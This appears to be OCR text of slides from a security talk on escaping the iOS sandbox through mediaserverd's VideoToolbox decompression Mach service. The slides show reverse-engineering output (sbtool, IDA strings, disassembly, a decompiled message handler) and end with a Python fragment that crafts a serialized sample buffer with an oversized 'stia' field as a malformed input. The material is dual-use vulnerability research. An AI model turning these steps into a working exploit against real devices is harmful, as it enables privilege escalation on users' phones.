

Process A
(Daemon)
bootstrap_check_in
Process B
bootstrap_look_up
com.new.daemon
launchd
com.apple.coremedia
com.developer.daemon
com.new.daemon


Process A
(Daemon)
bootstrap_check_in
Process B
bootstrap_look_up
com.new.daemon
Mach port
launchd
com.apple.coremedia
com.developer.daemon
com.new.daemon



Process A
(Daemon)
bootstrap_check_in
Mach port
Process B
bootstrap_look_up
launchd
com.apple.coremedia
com.developer.daemon
com.new.daemon

iOS Research difficulties

- Jailed
- Cannot attach debugger to daemons -> CrashReports Debugging or device console
- You cannot flash old versions
- Insufficient documentation
- IDA struggles with dyld_shared_cache




What is a Sandbox escape?



Choosing the target

```
iPhone:~ root# sbtool
Johnny's Sandbox Utility, v0.1
Usage: sbtool _pid_ [what]...
Where: what = all:     All operations (not ready yet)
              mach:    Check all known mach ports
              file:    Check file access (Requires dir
or file argument)
              inspect: Call syscall_inspect on this PID
              vtrace:  Call syscall_vtrace on this PID
iPhone:~ root# sbtool 1558 mach
PID 1558 Container:
Checking Mach services for 1558....
com.apple.voiceservices.tts: Yep
com.apple.timezoneupdates.tzd.server: Nope
com.apple.streaming_zip_conduit: Nope
com.apple.coremedia.decompressionsession: Yep
com.apple.server.bluetooth: Yep
```


IDA Vie...
IDA Vie...
Strings win...
Program Segmenta...
Hex Vie...
Address
Length
Type
String
VideoToolb... 00000029 C IOSurfaceAcceleratorFormatIn2Planes42010
VideoToolb... 0000002A C IOSurfaceAcceleratorFormatOut2Planes42010
VideoToolb... 00000029 C IOSurfaceAcceleratorFormatIn2Planes42210
VideoToolb... 0000002A C IOSurfaceAcceleratorFormatOut2Planes42210
VideoToolb... 00000029 C IOSurfaceAcceleratorFormatIn2Planes44410
VideoToolb... 0000002A C IOSurfaceAcceleratorFormatOut2Planes44410
VideoToolb... 0000002A C IOSurfaceAcceleratorFormatOutLumaOnlyL008
VideoToolb... 0000000C C AppleH1CLCD
VideoToolb... 00000038 C com.apple.coremedia.decompressionsession.clientcallback
VideoToolb... 0000003B C com.apple.coremedia.decompressionsession.pendingframequeue
VideoToolb... 00000024 C VTDecompressionSessionRemote_Create
VideoToolb... 00000028 C VTDecompressionSessionRemote_Invalidate
VideoToolb... 0000003D C VTDecompressionSessionRemote_CopySupportedPropertyDictionary
VideoToolb... 00000038 C VTDecompressionSessionRemote_CopySerializableProperties
VideoToolb... 0000002A C VTDecompressionSessionRemote_CopyProperty
VideoToolb... 00000029 C VTDecompressionSessionRemote_SetProperty
VideoToolb... 0000002B C VTDecompressionSessionRemote_SetProperties
VideoToolb... 00000037 C VTDecompressionSessionRemote_WaitForAsynchronousFrames
VideoToolb... 00000031 C VTDecompressionSessionRemote_FinishDelayedFrames
VideoToolb... 00000038 C VTDecompressionSessionRemote_CanAcceptFormatDescription
VideoToolb... 00000053 C VTDecompressionSessionRemote_GetMinOutputPresentationTimeStampOfFramesBeingDe...
VideoToolb... 00000059 C VTDecompressionSessionRemote_GetMinAndMaxOutputPresentationTimeStampOfFrames...
VideoToolb... 00000028 C VTTileDecompressionSessionRemote_Create
VideoToolb... 00000028 C VTDecompressionSessionRemote_DecodeTile
VideoToolb... 00000030 C VTDecompressionSessionRemote_FinishDelayedTiles
VideoToolb... 00000029 C com.apple.coremedia.decompressionsession
VideoToolb... 0000002F C vtdsr_dequeueNextPendingFrameAndCallbackClient
Line 282623 of 4106624

```
ADRP X0, #aComAppleCoreme_69@PAGE ; "com.apple.coremedia.decompressionsessio"...
ADD  X0, X0, #aComAppleCoreme_69@PAGEOFF ; "com.apple.coremedia.decompressionsessio"...
ADRP X2, #_vtdecompressionsession_server@PAGE
ADD  X2, X2, #_vtdecompressionsession_server@PAGEOFF ; messages handler
ADRP X3, #_VTDecompressionSessionRemoteServer_Destroy@PAGE
ADD  X3, X3, #_VTDecompressionSessionRemoteServer_Destroy@PAGEOFF
ADRP X4,#_gVTDecompressionServerState@PAGE
ADD  X4, X4, #_gVTDecompressionServerState@PAGEOFF
MOV  W1, #0x24C VideoToolbox:__text:0000000184252EF4
B    _FigRPCStartServer
```

```
__int64 vtdecompressionsession_server(mach_msg_header_t *in_msg,
mach_msg_header_t *out_msg)
{
  out_msg->msgh_bits = in_msg->msgh_bits & 0x1F;
  out_msg->msgh_remote_port = in_msg->msgh_remote_port;
  out_msg->msgh_local_port = 0;
  out_msg->msgh_size = 36;
  v2 = in_msg->msgh_id + 100;
  out_msg->msgh_reserved = 0;
  out_msg->msgh_id = v2;
  msg_id = in_msg->msgh_id - 18200;
  if ( msg_id <= 0xE &&
  (handler_addr = vtdecompressionsession_subsystem[5 * msg_id + 5]) != 0 ) {
    (handler_addr(in_msg, out_msg);
     result = 1LL; }
```

vtdecompressionsessioncallback_subsystem

XCreate

XDestroy

XCopySupportedPropertyDictionary

XCopySerializableProperties

XDecodeFrame


```
boolean_t callback(mach_msg_header_t *in_msg,
    mach_msg_header_t *out_msg);
```


XDecodeFrame

- Backend of VTDecompressionSessionDecodeFrame
- Decoding frames from serialized buffer
- Return message with the result back to the client

```
session = 0LL;
found_session = vtdss_findClientFromCommandPort(local_port,
&session);
if (found_session ||
FigRemote_CreateSampleBufferFromSerializedAtomData(v10,
v9, v8, session + 16, 0LL, &v28)) != 0 )
```


- **Manual analysis + Intercepting + Modifying = PROFIT**


Application
mediaserverd
VTDecompressionSessionCreate
Mach message
XCreate


Application
mediaserverd
VTDecompressionSessionCreate
Mach message
XCreate
VTDecompressionSessionDecodeFrame
Serialized frame
XDecodeFrame

Serialize

- Reversing the function sbufAtom_createSampleBufferFromSerializedAtomDataAndSurface
- TLV - Type Length Value (~LTV)




```
seri = SerializedBuffer()
node = Node("sbuf", "aaaaaaaaaaaaaaaaaaaaaaaaaaaa")
seri.add_node(node)
node = Node("stia", "a" * (0x4f))
seri.add_node(node)
```

